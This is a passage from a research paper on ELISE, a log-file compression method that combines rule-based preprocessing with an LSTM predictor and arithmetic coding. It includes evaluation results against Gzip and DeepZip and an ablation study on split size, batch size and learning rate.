Preprocessing 1: Key patterns. Different from other rules, preprocessing rule 1 focuses on reducing keys belonging to the same type of log entries (e.g., the keyword "pid", "ts" and "path" in system logs) with short numerical codes. Other preprocessing rules reduce redundant values (e.g., the pid number "50"). Recall that each log entry consists of a constant template part and some runtime variable values (Section 3.2). There are a limited number of templates in a program, but they can generate countless log entries. Even though the log formatting step in ELISE can remove some redundant items (e.g., by shrinking a natural language sentence to a single word), the JSON log file still has a lot of redundancy, especially the repeated keywords and their orders. For example, in Linux Auditd logs, there are only four different types of logs despite millions of entries.

ELISE automatically converts all fixed keywords into a numerical sequence with the minimal number of digits. For example, the log entry `(pid:50, ts:159.2, counter:13, syscall:20, type:syscall, rs:success)` will be converted to a new string `(0: {50, 159.2, 13, 20, syscall, success})` with a reference code r. Then, we create a reference table containing the rule to convert the numerical value back to its original format. In this case, we mark the rule corresponds to the reference code r as *(0)* $\overset{r}{\mapsto}$ *(pid, ts, counter, syscall, type, rs)*. During decompression, ELISE will query the reference table to find the translation rules and then apply them. To automatically discover such keys, we leverage LogStash rules. When LogStash parses the log, it also detects the constants and variables in these entries, and ELISE directly uses the constants keys in the converted log as our key patterns.

Preprocessing 2: Session management and enumerations. Many system and software activities from different users (or clients) use sessions. Log entries belonging to the same session will share a lot of variables and hence, they have many repeated values. For example, in Linux system log, log entries belonging to the same process have the same values for `pid`, `ppid` (parent process id), `hostname` and `arch` (system architecture), and most of them have the same values for `uid`, `gid` and so on.

Storing such repeated values will lead to higher overhead. To alleviate this problem, we propose to summarize session related fields into a tuple stored in the reference table. Similar to key patterns, we define a translation rule between the common values and compressed values, and then assign the compressed log entry with a reference code. For example, for `(pid:50, arch:03, uid:3345)`, we map it to `(pid:0, arch:0, uid:0)` with a reference code t. In the reference table, we have *(0,0,0)* $\overset{t}{\mapsto}$ *(50, 03, 3345)*. Notice that even less common, values of some fields belonging to the same process do change from one to another such as `uid`. Functions like `setuid()` can change this value in a session. In this case, we just add a new translation rule in the reference table and increase the compressed code for these fields (e.g., from `0` to `1`). Moreover, we reorganize logs into sessions by aggregating log entries in the same session into the same region to reduce storage overhead. Different from preprocessing 1 which analyzes the redundancy in keys, preprocessing 2 focuses on the repeated patterns in values. Automatically discovering such patterns is a classic data mining problem. To solve this problem, we first extract all values belonging to the same keys (obtained from preprocessing 1). Then, we perform an unsupervised clustering analysis on corresponding to find such patterns. Specifically, we use a TF-IDF to get the frequently values, and then uses the K-means algorithm to cluster all logs. To determine the optimal value of k, we use the Silhouette method. After that, we also manually check whether these keys are correct. Lastly, we summarize these patterns into rules, apply them to the original log, and update the reference table accordingly.

Notice that even though some fields are not related to sessions, they are also clustered because of a limited number of possible values in a given set of log files. For example, forensics systems usually only log I/O and process related system calls, and their logs have a finite set of system call numbers.

Even though they are not session related fields, we also do similar preprocessing for them to reduce the redundancy.

Preprocessing 3: Monotonous values. In various types of logs, it is common to see some fields that have monotonous values even though they are not identical. Because of this, continuous log entries may share a lot of common characters or numbers. Such fields include timestamps, counters used for logging statistical information, transaction identifiers for databases, etc. For example, most logs use the UNIX time to record when the event happens. A single UNIX timestamp in Linux Auditd log is a 14-character long string including 13 digits and a dot symbol. Recall that ELISE separates huge log files into smaller ones (Section 3.2) for parallel processing. Most timestamps in the same log file have identical digits at the beginning representing the same year, month and day, which is redundant.

For these monotonous value fields, we first record the smallest value and then replace the original value with the offset values in the rest of the log. Such incremental logging can help remove a lot of unnecessary digits. When decompressing, we recalculate the actual values by using the smallest value and offsets. Discovering such monotonous value fields is also simple. We first choose the numerical fields, and then simply test whether they are monotonous in log sequence order.

Preprocessing 4: Frequent words reduction. Besides the previous redundancies, there are still word and string level redundancies. For example, folder and file paths commonly share a long prefix. Moreover, folder names in paths may share a lot of common substrings with other fields like process names and binary names. To remove such redundancies, we introduce a two layer frequent words compression technique leveraging existing algorithms (i.e., finding the longest substrings).

Firstly, we compress strings that belong to the same type of log entries. For example, in Linux Auditd log, we gather all `PATH` type entries, and find common substrings among them. The log entry type can be identified by its keyword patterns. Secondly, we apply the algorithm again globally to reduce word level redundancy. One key difference of ELISE in this step from existing algorithms (e.g., LZ77) is that instead of replacing the strings with a mark with offsets and length, ELISE directly substitute them with numerical values (similar to preprocessing 1). In log files, all formats and fields are well-defined, and using a translation rule plus numerical value saves more space.

3.4 Encoder and Data Compression

Similar to DeepZip, ELISE uses a trained encoder and arithmetic encoding to compress a data file. In this section, we will show how to obtain such an encoder and leverage it to perform data compression and decompression.

Encoder. Theoretically, all model architectures that support processing sequential data potentially can be used as our encoder. In our implementation, the design of DNN is shown in Figure 3. It is a Long Short Term Memory (LSTM) model, $\mathcal{M} : S^L \mapsto [0,1]^N$. This model takes an L-length string $s = \{s_1 s_2 \dots s_L\}, s \in S$ as the input to predict the next character s_{L+1} in this sequence. It consists of two LSTM layers, a batch normalization layer, two fully connected layers, and the last layer, a SoftMax layer outputs an N-length long vector $y = \{y_1, y_2, \dots, y_N\}$, where N is the total number of possible characters and each $y_i \in [0,1], arg(y_i) \in [1,N]$. Each label of the output vector represents a possible character (e.g., 'a' to 'z'). For the i-th character s_i, we use string $\{s_{i-L} \dots s_{i-1}\}$ to predict s_i. Training such a model is a typical classification task where the input is a fixed length vector and the output is a one-hot encoding of characters. We used categorical cross-entropy loss function and Adam [35] optimizer with default settings to train the models.




Figure 3: Model Architecture of DNN Model in ELISE.

Pre-trained encoder and partial data training. Training an encoder from scratch can take a long time. We notice that system logs are highly redundant which enables us two optimizations: partial data training and using pre-trained models. Partial data training means we do not train the encoder on the entire dataset but just a small part of it. The other solution is to use pre-trained models and only finetune them on new data files. Also, we can combine these two approaches together: finetuning a pre-trained encoder on partial data. Notice that even if the trained encoder cannot achieve high prediction accuracy on test data, it still can be used for lossless data compression and decompression. Models with higher prediction results will lead to lower compression ratios (i.e., better results) and vice versa. Thus, these optimizations are trade-offs between compression ratios and compression time. In Section 4.4.1, we perform a study on how such optimizations affect ELISE.

Encoding and data compression. After obtaining the trained encoder, we combine it with arithmetic encoding to encode characters. First, we use the trained model to predict each character in the file F^c whose length is c and get their outputs. For the i-th character s_i, we get $y^i = \{y_1^i, y_2^i, \dots, y_N^i\}$. Also, we initialize two variables (A,B) as $(0,1)$ which be

used to store intermediate results, and perform encoding by applying the following equations:

$$\begin{aligned} &arg(y^i_{t_i}) = s_i,\ \ i \in \{1,\ldots,c\},\ \ o^i_j = \frac{\sum_{k=1}^{j} y^i_k}{\sum_{k=1}^{N} y^i_k} \\ &A_i = A_{i-1} + (B_{i-1} - A_{i-1}) * o^i_{t_{i-1}} \\ &B_i = A_{i-1} + (B_{i-1} - A_{i-1}) * o^i_{t_i}, \end{aligned} \tag{1}$$

After doing this for all c characters, we can get a (A_c, B_c), and to encode the whole log file, we only need to pick a number f which satisfies $A_c \leq f < B_c$ and f has the shortest binary representation as our final compressed data file.

Notice that after updating A and B for several iterations, it can get small, and we have to use customized data types to represent such small numbers. As we will show in Section 4, storing a single number like this can take a few MB. For the first L characters at the beginning of a file, we cannot find a corresponding input to the model. A common practice to solve this problem is just assuming a fixed distribution.

Data decompression. Decompressing the data from f is a reverse process of data compression. For the i-th characters s_i, we first obtain the prediction result $y^i = \{y^i_1, y^i_2, \ldots, y^i_N\}$ via the DNN model. Similar to the compression process, we need (A, B) whose initial values are $(0, 1)$ to store our intermediate results and apply the following rules for decompression:

$$\begin{aligned} &o^i = \{o^i_1, o^i_2, \ldots, o^i_N\},\ \ o^i_j = \frac{\sum_{k=1}^{j} y^i_k}{\sum_{k=1}^{N} y^i_k},\ \ i \in \{1,\ldots,c\} \\ &s_i = arg(y^i_z),\ \ f \in [A_i, B_i),\ \ z \in \{1,\ldots,N\} \\ &A_i = A_{i-1} + (B_{i-1} - A_{i-1}) * o^i_{z-1} \\ &B_i = A_{i-1} + (B_{i-1} - A_{i-1}) * o^i_z, \end{aligned} \tag{2}$$

Recall that the trained encoder cannot predict the first L characters in a given file, and they are encoded by using a fixed distribution. For these characters, we reuse this fixed distribution during decompression. After this, we leverage the stored reference table to undo all the preprocessing operations to recover the raw log.

4 Evaluation

We built a prototype based on our proposed idea, and evaluate it using real world data to validate its effectiveness, efficiency and support of real word security analysis applications. We first introduce our setup for our experiments including configurations of the server and datasets (Section 4.1). In Section 4.2, we evaluate its effectiveness by comparing with existing methods DeepZip and Gzip on different sized log files. To measure the efficiency of ELISE, we measure the time cost of individual steps including preprocessing, encoder training, data compression and decompression; and the usage of memory. Moreover, we perform an ablation study on the configurable parameters in ELISE and also alternative designs that can help speed up model training (partial data training and using pre-trained models. Lastly, we use one real world security application, forensics analysis to validate if ELISE can guarantee the log integrity.

4.1 Experiment Setup

Our prototype of ELISE is implemented in Python using Keras [7] with TensorFlow as the backend [4]. If not specified, all experiments are conducted on a Ubuntu 18.04 machine equipped with a GeForce RTX 6000 GPU, 64 CPUs and 376 GB main memory.

Datasets. Our evaluation datasets are collected from 3 different operating systems and 3 popular server applications. We follow the standard guidance to collect datasets on our experimental machine properly. Specifically, we randomly start the data collection procedure, guarantee long enough collection durations, and perform a manual post-modern check to reduce biases and make sure that used workloads are representative. Details of these files are listed in Table 1. We collect system logs from Linux, Windows and FreeBSD and application logs from Apache2, VSFTP and MySQL which run on top of Linux. For system logs, we collect system events which include but are not limited to system calls, monitored process (by default, all processes), specific files (e.g., `/etc/passwd`) and user account information (i.e., `euid`). On Linux, we use the built-in system event collector `auditd`. On Windows, we utilize the `Sysinternal` tools such as *Process Monitor*. On FreeBSD, we leverage `DTrace` to gather such information. All applications we use have their own application logs, and we directly use their built-in tools and default configurations. Apache2 and VSFTP logs mainly contain the connection information (e.g., source IP address, port number, client information) and access information (e.g., file access and downloading behaviors). MySQL logs not only the connection information and queries, but also its internal transaction information. In Table 1, we also list the size of the studied log in the last column, and for short, we give each log file a name which is listed in the first column. The logs are collected with typical workloads. For Linux, Windows and FreeBSD operating systems, they are used as end user machines running office software suites, browsers, editors, note-taking software, email clients, calendars and so on. The Apache2 server is hosting both static and dynamic websites such as blogs and wiki sites. The FTP server provides file sharing service for our organization, and the MySQL databases contain the records for several relational databases. To ensure the consistency of workloads, we collect log data under the same condition and we manually compare them with logs collected in the production environment.

4.2 Effectiveness of ELISE

Experiments. We use log files generated by different systems and applications to evaluate the effectiveness of ELISE, and

Table 1: The Overview of Datasets*.

Name	OS	Collector	Event Type	Size (GB)
Lin	Linux	Auditd	System calls, I/O information	0.8, 7.7, 16.1
Win	Windows	Sysinternal	Process and user information	0.7, 7.4
Htp	Linux	Apache2	HTTP connection and access	2.4, 24.3
Ftp	Linux	VSFTP	FTP connection and access	0.9, 9.5
Sql	Linux	MySQL	MySQL connection and actions	1.0, 10.0
BSD	FreeBSD	DTrace	System calls, I/O information	0.8, 8.3

* In this paper, we use `Name-Size` to refer one dataset.

compare it with existing methods Gzip and DeepZip by measuring the compression ratio (*CR*) which is defined as the total size after compression (including models and compressed data) over the original file size. Gzip embeds its reference table as part of its final output file (with some other engineering optimizations to reduce its size), and thus we just need to measure the size of the output file to determine its total size after compression. For ELISE, the final results contain two parts, i.e., the trained model and the data file containing the reference table and compressed contents. The total size after compression for DeepZip will be the sum of the size of the model and the size of the data file.

ELISE has a set of configurable parameters, and we use the default setting in our experiments. To be more specific, we use 10 parallel processes to perform the compression. For a fair comparison, ELISE uses the same model architecture as DeepZip. More results on the effects of different configurations are presented in Section 4.4.1. Because DeepZip is slow and takes a significantly long time for large files, we choose to use 13 hours as a time limit for the compression process. If one method is taking too much time (i.e., longer than the threshold), we will mark it as `T/O` (i.e., time out).

Results and analysis. Results of our effectiveness evaluation are summarized in Figure 4. In Figure 4(a), the X-axis denotes used datasets and Y-axis shows the compression ratio for each method. For the rest figures (Figure 4(b) to Figure 4(h)), we use 0 to 9 in the X-axis to represent individual files after splitting. The dash lines in each figure show the average compression ratios on all these files for the two methods, and their concrete values are marked in the Y-axis. Notice that we do not show results for DeeZip in these figures. The reason is that we set our timeout threshold value to be 13 hours. That is, when the compression takes longer than 13 hours, we stop it and cannot report results for corresponding experiments. DeepZip timeouts on all large files. As will be discussed in Section 4.2, DeepZip takes 12.7 hours to process a 0.8 GB sized Linux system log, and cannot scale to large files.

From results on small sized files in Figure 4, we can see that although compression ratios vary for different log files, ELISE achieves the best compression ratios among the 3 compared methods. Overall, ELISE is 1.13 $\sim$ 12.97 times better than Gzip and DeepZip. Different compression ratios of three methods show that all three methods can successfully detect the redundancies in the log files, but at different levels. Our results indicate the advantage of ELISE in log compression compared to existing compressors and good generalization to different types of log files. All three methods achieve the best compression result on HTTP logs and the worst on BSD logs. This is because HTTP logs have more redundancies than others and BSD logs contain less redundant information. We can see that ELISE has lower compression ratios for all datasets. On average, its compression ratio is only 36.96% and 54.41% that of Gzip and DeepZip. In other words, it can shrink the data size by half or even more compared to the other two methods. The best results are both achieved on HTTP with over 11.08 times improvement on average, and the worst results are both obtained on the BSD log.


Observations on large sized logs are consistent with small sized logs. For the same type of logs, they show similar compression ratios for all methods and the relative compression results of different methods are also the same. Individual small files split from the same large file have similar compression ratios with Gzip and DeepZip, leading to consistent final results. Notice that the compression ratio for a certain method can be affected by the size of the file. The statistic numbers for a character in small sized files tend to be biased. However, log files are highly redundant, and we do not observe such phenomena in our experiments.

4.3 Efficiency of ELISE

We further evaluate both the runtime cost and memory usage of ELISE to understand its efficiency. In these experiments, we use the same settings for DeepZip and ELISE including the same model architecture and training parameters. Specifically, we use the model described in Figure 3. The batch size is 4096 and the learning rate is 0.001. The selection of batch size and learning rate are discussed in Section 4.4

4.3.1 Runtime cost of ELISE

The runtime cost can be divided into four parts in ELISE: log file splitting and preprocessing, DNN model training, data compression and decompression. To measure the cost of each step, we profile the execution of ELISE on 6 datasets and log the runtime of each step. Gzip does not require training a model, and its runtime cost is divided into only two parts: compression and decompression. For DeepZip, we measure its training time, compression time and decompression time. Results are summarized in Figure 4(i). Each stacked bar represents the time used for processing the log file, and its four components denote the time for each step. The X-axis shows the dataset and compression method, and the Y-axis measures the time cost in minutes. The time cost of Gzip is not shown in this figure because of different compression steps. We include a discussion in the following result analysis. Also, we only show the results for small log files to avoid `T/O` for DeepZip. In practice, the time cost is almost linear with the log size if



(a) Results on Different Small Files.

(b) Results on Lin-7.7G.

(c) Results on Lin-16.1G.

(d) Results on Win-7.4G.

(e) Results on Htp-24.3G.

(f) Results on Ftp-9.5G.

(g) Results on Sql-10.0G.

(h) Results on BSD-8.3G.

(i) Runtime Cost.

Figure 4: Effectiveness Evaluation on Different Files (EL is short for ELISE and DZ is short for DeepZip).

the platform and used applications are the same. Thus, small log files can represent the relative cost of different methods. Many parameters in DeepZip and ELISE can affect the runtime costs such as batch size, and we perform an ablation study in Section 4.4.

Results and analysis. First, we do not include Gzip in Figure 4(i). It is the fastest method among all methods. On average, it takes Gzip 0.17 minutes to compress and 0.06 minutes to decompress the tested 6 small logs. Compared to Gzip, DeepZip and ELISE are slower mainly because they require training a DNN model and querying the model many times during compression and decompression. Such techniques are new and have not been optimized on both the hardware and software stacks. Considering that DeepZip and ELISE have better compression ratios than Gzip (over 11.08 times better, Section 4.2), we do envision DNN based compression as a promising research direction.

On average, DeepZip is 5.63 times slower than ELISE, even though ELISE has an additional preprocessing step. This shows that ELISE is more efficient compared to DeepZip, which is the benefit of our design. By leveraging domain specific knowledge of log files, ELISE converts most of the texts in the log to numerical formats which enables less training time and more efficient data compression/decompression. The preprocessing step takes negligible time compared to the other three steps in ELISE. Overall, it only scans the log file, applies lightweight rules to generate the reference table and converts log format.

Breaking down to individual steps, both ELISE and DeepZip spend most of the time on data decompression which takes almost as long as the other steps combined. In arithmetic encoding based methods, the decoding phase commonly takes a longer time, as also observed and analyzed by existing work [46]. This is because it requires searching the correct value for variable z in Equation 2. Another interesting observation is that the training phase does not take too much time compared with data compression. This is because arithmetic computations in training (mostly FP32 computations) are faster on modern systems. For data compression (and decompression), we have to use customized data types to store

intermediate results, which leads to higher runtime overhead. Even though training requires a lot of time, these operations have been optimized on modern software and hardware stacks. DeepZip takes less time on log files compared with other general NL based tasks. This is mainly because logs have less vocabulary, and their distribution is simpler than other NL artifacts. For the same log file, ELISE spends 578% less time on training compared with DeepZip. This shows the benefits of preprocessing them by removing the redundancies and converting them to numerical formats.

For files in the same type (e.g., Linux system logs or BSD logs) , the processing time and file size should have a linear relationship for DNN based compression methods because the compression methods need to compress more data. Surprisingly, this is also true for most files from different sources. For example, it takes similar time for both DeepZip and ELISE to compress and decompress `Win-0.7G` and `Lin-0.8G`, while `Htp-2.4G` costs 3 times longer compared with these two datasets. `BSD-0.8G` is an exception. The main reason is that, unlike others, BSD logs file has a lot of nested structures. Therefore, handling such a complex log structure requires more time.

4.3.2 Memory Cost

We measure both GPU and main memory cost of ELISE during its execution. Main memory usage is mainly affected by the buffer that is used to store raw data, and concrete numbers are omitted. The GPU and main memory usage of ELISE are shown in Figure 5. In this experiment, we use the default parameters (i.e., learning rate, split size, fine-tuning ratio and batch size) for all systems, which ensures that the comparison is fair. Also, as reported in Section 4.4, default parameters lead to the overall best result for DeepZip. The X-axis represents datasets, and the Y-axis represents memory costs in megabyte scale. From the figure, we observe that processing different files consumes the same amount of GPU memory for individual stages. For different stages, training uses more GPU memory than compression and decompression. Specifically, model training costs 1,632 MB and compression/decompression takes 700 MB, which can be supported by all mainstream GPUs. The consumption of GPU is dominated by the size of the model and the number of samples we use in each batch. Since our LSTM model is small and the default batch sizes are the same, the GPU memory consumption is also tiny and similar. Training takes larger GPU memory because it stores gradients to support backward propagation.

4.4 Ablation Study

In this section, we perform an ablation study for ELISE. Based on this, we try to answer how to select optimal values in practice.


4.4.1 Ablation Study for ELISE

ELISE has a few configurable parameters that may affect its performance: the size of split files, batch size and learning rate in model training. We choose the hyperparameters by following the standard procedure in machine learning. Specifically, we leverage a small dataset randomly drawn from the training dataset and train with different hyperparameters. By comparing different configurations, we can pick optimal hyperparameter values to train on the whole dataset. We then evaluate the impact of each parameter by varying them independently. In Section 3, we also mentioned that ELISE can use partial data for training and pre-trained models to optimize its runtime. We also evaluate the effects of these two techniques in this section.

Split file size. When compressing a large file, ELISE automatically divides the file into smaller ones and compresses them independently. By default, we split large files into 10 smaller ones and make sure their sizes are between 0.7 GB to 4.0 GB (constrained by our memory). The size is configurable. To test the effect of this parameter, we use Lin-7.7G as our dataset, and configure the size from 0.1 GB to 1.2 GB. The results are shown in Figure 6(a). The X-axis shows the split size. The blue line shows the final compression ratio (Y-axis on the left), and the red line reflects the accuracy of the trained model (second Y-axis on the right). Lastly, the green line shows the ratio of compressed model over the total final artifacts. Because we use a fixed model architecture, the model size is a fixed value. When the split size is small and model accuracy is similar, the size of the model itself becomes the dominant factor of the total final size (and hence the compression ratio). This green line is used to study this phenomenon.

From this figure, we can see that when the size is larger than 0.6 GB, the compression ratio reaches a saturation state. This is because the accuracy of DNN cannot be further optimized as indicated by the red line. With the same accuracy of the model, the probability distribution of individual letters will not change much. As a result, we end up with similar encodings for individual letters which leads to saturation in compression ratios. On the other hand, when the size is smaller than 0.6 GB, the DNN encoder has high accuracy but the compression ratio is high. Notice that for different split sized files, the DNN model has the same architecture and size, which is a dominant factor when files are small. This leads to such high compression ratios. On different log files, the saturation points are slightly different, but such a phenomenon exists on all of them. Notice that the results do not mean that ELISE will be sensitive to the split size in practice. This is because in the real world, common log file sizes are far larger than 0.6 GB, which means the compression ratio will be stable and small.

Batch size. Batch size is a typical parameter that can affect the DNN training and prediction including its training time, accuracy, resources consumption, and transitively, compres-



(a) GPU Memory Cost of ELISE.

(b) Main Memory Cost of ELISE.

(c) Time Costs of Training.

(d) Memory Costs of Training.

(e) Accuracy of Training.

(f) Compression Ratios.

Figure 5: Memory Cost of ELISE and Evaluation Results with Different Batch Size Settings (T, C and D are shorts for training, compression and decompression) .

sion ratio. To study its effects, we use different batch sizes on Lin-0.8G dataset and collected the time cost, memory usage, model accuracy and the size of compressed files. The batch size varies from 512 to 65,536. As a comparison, we also do the same experiments on time costs and memory costs evaluation using DeepZip. The experiment results are shown in Figure 5.

Overall, the model accuracy (0.86~0.88) and the compression ratios (0.90%~1.09%) are impervious to the change of batch size. This is mainly because of our preprocessing, which converts training on natural language artifacts to numerical values. This makes training easier and scalable to larger training batch sizes. Here we do not compare ELISE with DeepZip as similar results have been presented in Section 4.2.


On the other hand, Figure 5(c) and Figure 5(d) show that batch size impacts training time and GPU memory occupation. With the increase of batch size from 512 to 65,536, the GPU memory occupation rises from 736 MB to 17,008 MB and the training time decreases from 77.40 to 16.07 minutes per epoch. Similarly, as the batch size increases, DeepZip consumes more GPU memory but spends less time in training. Comparing the two methods, the time cost of DeepZip is significantly higher than that of ELISE, but its GPU memory usages are comparable. The results reveal that increasing batch size could significantly speed up the training process and the improvement is not linear. The training speed does not increase any more after the batch size is large enough. This conclusion is consistent with previous work [18].

Learning Rates. Learning rates can affect the model accuracy and transitively, the final compression ratio. To measure its effects, we adopt 5 different learning rates (from 0.1 to 0.00001) to train DNN models and collect final compression ratios on the Lin-0.8G log. The results are shown in Table 2. As shown in the table, larger learning rates lead to lower prediction accuracy of DNN and higher final compression ratios, which is consistent with existing work. This is because higher learning makes it easier to skip optimal values during optimization, leading to non-optimal results. On the other hand, small learning rates result in slow convergence and make it hard to skip local optimal values, which is also undesired. To solve this problem, we follow the standard recommendations in ML community, and use adaptive optimization methods (i.e., optimizer will dynamically adjust learning rates) with a relatively large learning rate 0.001 as our default setting.


Table 2: Evaluation Results with Different Learning Rate Settings.

Learning Rate	Compression Ratio (%)		Accuracy	
	ELISE	DeepZip	ELISE	DeepZip
0.1	6.11	60.91	0.30	0.20
0.01	0.97	2.85	0.87	0.95
0.001	0.91	1.69	0.88	0.97
0.0001	1.12	1.85	0.86	0.97
0.00001	1.51	2.42	0.82	0.96

Partial data training. Due to the high redundancy in log files, it is possible to use only part of the data for training and perform the compression on the whole data file (Section 3). To evaluate its practical effects, we split a 200 MB file from Lin-7.7G and then divide it into 10 equal parts, and



